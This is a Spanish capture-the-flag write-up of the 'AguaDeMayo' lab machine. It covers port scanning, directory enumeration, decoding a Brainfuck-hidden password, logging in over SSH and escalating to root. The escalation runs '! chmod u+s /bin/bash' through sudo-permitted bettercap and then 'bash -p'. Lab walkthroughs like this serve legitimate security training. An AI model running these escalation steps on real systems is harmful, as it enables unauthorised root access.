

AguaDeMayo

```
Session  Actions  Edit  View  Help
(kali㉿kali)-[~/aduademayo]
$ sudo chmod +x auto_deploy.sh
[sudo] password for kali:

(kali㉿kali)-[~/aduademayo]
$ sudo ./auto_deploy.sh aguademayo.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

Fase 1- Servicios

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 75:ec:4d:36:12:93:58:82:7b:62:e3:52:91:70:83:70 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBMraeML5HzP0PMKd1yFAOHuPCmEXZI/4DB9HSC9ziglgySQKRqzfbEbgD00WXMvvvDpN/94jzGTgYk8w7TNN4Q=
|   256 8f:d8:0f:2c:4b:3e:2b:d7:3c:a2:83:d3:6d:3f:76:aa (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOyI2THRG4Km6KNuoxG54FJksK4r+Dz2kw0+rBZcYhkC
80/tcp    open  http      syn-ack ttl 64  Apache httpd 2.4.59 ((Debian))
|_ http-methods:
|_   Supported Methods: GET POST OPTIONS HEAD
|_ http-server-header: Apache/2.4.59 (Debian)
|_ http-title: Apache2 Debian Default Page: It works
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

En esta fase inicial, realizamos un escaneo de puertos para identificar los servicios disponibles en la máquina objetivo. Utilizamos la herramienta Nmap con una serie de opciones para obtener información detallada y realizar un análisis exhaustivo de los puertos abiertos.

Comando Nmap utilizado:

```
sudo nmap -p- --open -sS -sC -sV --min-rate 5000 -vvv -n -Pn 172.17.0.2 -oN Escaneo
```

Detalles del Comando:

- `sudo nmap -p- --open -sS -sC -sV --min-rate 5000 -vvv -n -Pn 172.17.0.2 -oN Escaneo`
- `-p-` : Escaneo de todos los puertos.
- `--open` : Muestra solo puertos abiertos.
- `-sS` : Escaneo SYN para determinar el estado de los puertos.
- `-sC` : Activa detección de versiones y vulnerabilidades.
- `-sV` : Escaneo de versiones de servicios.
- `--min-rate 5000` : Velocidad mínima de escaneo.
- `-vvv` : Verbosidad muy alta para información detallada.

- -n : Desactiva la resolución de DNS.
- -Pn : Ignora la detección de hosts en línea.
- 172.17.0.2 : IP de la máquina objetivo.
- -oN Escaneo : Guarda resultados en archivo "Escaneo".


Resultados:

Puertos Abiertos:

1. **22/tcp(SSH)**: OpenSSH 9.2p1 (Ubuntu)
2. **80/tcp(HTTP)**: Apache httpd 2.4.59

Puerto 80

Al identificar que el puerto 80 estaba abierto durante el escaneo, se procedió a ingresar la dirección IP en el navegador. Esto llevó a acceder a la página por defecto de Apache en la máquina vulnerable, confirmando así el correcto funcionamiento del servidor web Apache en Debian. La página por defecto de Apache en Debian muestra el mensaje "Apache2 Debian Default Page".



Fase 2- Exploración

Feroxbuster

feroxbuster --url <http://172.17.0.2/> -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,html

```
(kali@kali)-[~/aduaemayo]
$ feroxbuster --url http://172.17.0.2/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,htm

FERROXBUSTER
by Ben "epi" Risher ver: 2.12.0


Target Url      http://172.17.0.2/
Threads         50
Wordlist         /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Status Codes    All Status Codes!
Timeout (secs)  7
User-Agent      feroxbuster/2.12.0
Config File     /etc/feroxbuster/ferox-config.toml
Extract Links   true
Extensions     [php, txt, htm]
HTTP methods    [GET]
Recursion Depth 4
New Version Available https://github.com/epi052/feroxbuster/releases/latest

Press [ENTER] to use the Scan Management Menu™

404 GET 9l 31w 272c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403 GET 9l 28w 275c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301 GET 9l 28w 309c http://172.17.0.2/images/ => http://172.17.0.2/images/
200 GET 24l 127w 10355c http://172.17.0.2/icons/openlogo-75.png
200 GET 521l 936w 11142c http://172.17.0.2/
200 GET 215l 927w 91172c http://172.17.0.2/images/agua_ssh.jpg
[#####] - 2m 882212/882212 0s found:4 errors:4322
[#####] - 2m 882184/882184 7083/s http://172.17.0.2/
[#####] - 0s 882184/882184 10758341/s http://172.17.0.2/images/ => Directory listing (add --scan-dir-listings to scan)
```

Se usó Feroxbuster para la enumeración de directorios ocultos dentro de la pagina y se encontró /images/.

/Images/



Index of /images

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 agua_ssh.jpg	2024-05-14 17:43	49K	

Apache/2.4.59 (Debian) Server at 172.17.0.2 Port 80

Al entrar se encontró una imagen llamada `agua_ssh.jpg` . Esto puede ser un posible usuario en ssh.

http://172.17.0.2/images/agua_ssh.jpg


```
<!--
+++++++
[>+++++++>+++++++>+++++++>+++++++>+++++++>+++++++>+++++++
+++>+++++++>+++++++>+++++++>+++++++>+++++++>+++++++>+++++++>
+++++++>+++++++>+++++++>++++<<<<<<<<<<<<<-]>--,>+,>--,>+,>---,>+++,>--
-,>---,>+++,>---,>+,.>-----,>---,>,>+,>+++,>+
-->
```

Es brianfuck, una especie de lenguaje de encriptación. Lo desencriptamos y nos da que el resultado es: bebeaguaqueessano .

<https://md5decrypt.net/en/Brainfuck-translator/>

Argument(s)

Encode

Decode

+++++++[>+++++++>+++++++>+++++++>+++++
+++++>+++++++>+++++++>+++++++>+++++++
>+++++++>+++++++>+++++++>+++++++
>+++++++>+++++++>+++++++
>><<<<<<<<<<<-]>--.>.--.>.--.>+
>---,>---,>+,>---,>+,>---,>---,>+,>+,>.

bebeaguaqueessano

Fase 3- Explotación

SSH

Probamos el usuario agua:

```
ssh agua@172.17.0.2
```

bebeaguaqueessano

```
ssh-keygen -f '/home/kali/.ssh/known_hosts' -R '172.17.0.2'
```

si lo hemos lanzado con sudo:

```
sudo ssh-keygen -f '/root/.ssh/known_hosts' -R '172.17.0.2'
```

```
(kali㉿kali)-[~/aduaudemayo]
$ ssh agua@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:EZNhR2ojY0vInwAg+dpLntRab/b7eRvr6vq3sn7hH8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
agua@172.17.0.2's password:
Linux b916d2a106a5 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (2025-08-12) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue May 14 17:41:58 2024 from 172.17.0.1
agua@b916d2a106a5:~$
```

Intentamos acceder por ssh con el usuario `agua` y la contraseña `bebeaguaqueessano` y lo logramos.

```
agua@b916d2a106a5:~$ ls
alpine-v3.13-x86_64-20210218_0139.tar.gz
agua@b916d2a106a5:~$
```

Fase 4- Privilegios

Sudo -l

```
agua@b916d2a106a5:~$ sudo -l
Matching Defaults entries for agua on b916d2a106a5:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User agua may run the following commands on b916d2a106a5:
  (root) NOPASSWD: /usr/bin/bettercap
agua@b916d2a106a5:~$
```

Al hacer `sudo -l` vemos que tenemos permisos de ejecutar el binario `bettercap`

Bettercap

`sudo -u root /usr/bin/bettercap`

```
agua@b916d2a106a5:~$ sudo -u root /usr/bin/bettercap
bettercap v2.32.0 (built for linux amd64 with go1.19.8) [type 'help' for a list of commands]

172.17.0.0/16 > 172.17.0.2 » [09:25:04] [sys.log] [war] exec: "ip": executable file not found in $PATH
172.17.0.0/16 > 172.17.0.2 »
```

Ejecutamos el binario como root.

Usamos el comando `help` y vemos que nos permite ejecutar un comando.

```
agua@b916d2a106a5:~$ sudo -u root /usr/bin/bettercap
bettercap v2.32.0 (built for linux amd64 with go1.19.8) [type 'help' for a list of commands]

172.17.0.0/16 > 172.17.0.2 » [09:25:04] [sys.log] [war] exec: "ip": executable file not found in $PATH
172.17.0.0/16 > 172.17.0.2 » help

    help MODULE : List available commands or show module specific help if no module name is provided.
    active       : Show information about active modules.
    quit         : Close the session and exit.
    sleep SECONDS : Sleep for the given amount of seconds.
    get NAME      : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
    set NAME VALUE : Set the VALUE of variable NAME.
    read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
    clear        : Clear the screen.
    include CAPLET : Load and run this caplet in the current session.
    ! COMMAND     : Execute a shell command and print its output.
    alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules

any.proxy > not running
api.rest > not running
arp.spoof > not running
ble.recon > not running
c2 > not running
```

```
clear : Clear the screen.
include CAPLET : Load and run this caplet in the current session.
! COMMAND : Execute a shell command and print its output.
alias MAC NAME : Assign an alias to a given endpoint given its MAC address.
```

Podríamos intentar ejecutar esto: `chmod u+s /bin/bash` para escalar.
Cambiamos el permiso a suid de la bash

`! chmod u+s /bin/bash`

```
172.17.0.0/16 > 172.17.0.2 » ! chmod u+s /bin/bash  
172.17.0.0/16 > 172.17.0.2 » █
```

Ahora salimos con quit y ejecutamos

`bash -p`

```
172.17.0.0/16 > 172.17.0.2 » quit  
open /proc/sys/net/ipv4/ip_forward: read-only file systemagua@b916d2a106a5:~$ bash -p  
bash-5.2# whoami  
root  
bash-5.2# id  
uid=1000(agua) gid=1000(agua) euid=0(root) groups=1000(agua),104(lxd)  
bash-5.2# █
```

seremos root